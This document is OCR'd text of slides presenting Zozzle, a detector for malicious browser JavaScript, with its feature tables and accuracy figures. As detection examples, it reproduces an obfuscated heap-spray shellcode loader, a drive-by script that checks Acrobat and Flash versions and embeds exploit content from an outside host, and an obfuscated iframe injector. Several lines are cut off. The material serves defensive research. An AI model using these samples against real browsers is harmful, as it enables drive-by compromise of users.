
```
eval(""+O(2369522)+O(1949494)+O
(2288625)+O(648464)+O(2304124)+
O(2080995)+O(2020710)+O(2164958
)+O(2168902)+O(1986377)+O(22279
03)+O(2005851)+O(2021303)+O(646
435)+O(1228455)+O(644519)+O(234
6826)+O(2207788)+O(2023127)+O(2
306806)+O(1983560)+O(1949296)+O
(2245968)+O(2028685)+O(809214)+
O(680960)+O(747602)+O(2346412)+
O(1060647)+O(1045327)+O(1381007
)+O(1329180)+O(745897)+O(234140
4)+O(1109791)+O(1064283)+O(1128
719)+O(1321055)+O(748985)+...);
```

```
var l = function(x) {
  return String.fromCharCode(x);
}

    var O = function(m){
      return String.fromCharCode(
        Math.floor(m / 10000) / 2);
    }

shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
  bigblock += bigblock;
}
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
  block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
  memory[x] = block + shellcode;
…
```


Runtime Deobfuscation via Code Unfolding)



Zozzle Training & Application


malicious samples (1K)

benign samples (7K)




Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
abcabcabcabcabc	0.80
try:activex	0.41
if:msie 7	0.33
abcabcabcabcabcabc	0.21
function:unescape	0.45
abcabcabcabcabcabc	0.55
loop:nop	0.95

Hierarchical Feature Extraction




Naïve Bayes Classification

Feature	P(malicious)
string:0c0c	0.99
function:shellcode	0.99
loop:memory	0.87
Function:ActiveX	0.80
try:activex	0.41
if:msie 7	0.33
function:Array	0.21
function:unescape	0.45
loop:+=	0.55
loop:nop	0.95



Features & Throughput



1 MB of JavaScript code a second


False Positives & False Negatives


Set of 1.2M samples

4 false positives

0 false positives

Finds more malware than any other detector we know






Zozzle detection


```
document.write('<div style="position:absolute; left:-1000px; top:-1000px;">');
var E5Jrh = null;
try
{
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
}
catch(e)
{
}
if(!E5Jrh)
    try
    {
        E5Jrh = new ActiveXObject("PDF.PdfCtrl")
    }
    catch(e)
    {
    }
if(E5Jrh)
{
    lv = E5Jrh.GetVersions().split(",")[4].split("=")[1].replace(/\./g,"");
    if(lv < 900 && lv != 813)
        document.write('<embed src="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=2" width=100 height=100
type="application/pdf"></embed>')
}
try
{
    var E5Jrh = 0;
    E5Jrh = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",")
}
catch(e)
{
}
if(E5Jrh && E5Jrh[2] < 124)
    document.write('<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width=100 height=100
align=middle><param name="movie" value="http://rodenborn.com/images/validate.php?s=PTqrUdHv&id=3"/><param
name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed
```

Zozzle: Detection on a \



Thousands of malware si

Limitations of Zozzle



What's Next: Rc

```
if (navigator.userAgent.toLowerCase().indexOf(
                              "\x6D"+"\x73\x69\x65"+
    document.write("<iframe src=x6.htm></iframe>
if (navigator.userAgent.toLowerCase().indexOf(
                              "\x6D"+"\x73"+"\x69"+"
    document.write("<iframe src=x7.htm></iframe>

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></
}
try {
  var c; var f=new ActiveXObject("O"+"\x57\x43"+
} catch(c) { } finally {
          :object Error]") {
           "<iframe src=of.htm></iframe>";
          :out("document.write(aacc)", 3500);
```

Conclusions

- Advanced attack techniques
  - Heap spraying
  - Heap feng shui
  - JIT spraying
- Drive-by malware and browsers as a target
- Malware **prevention**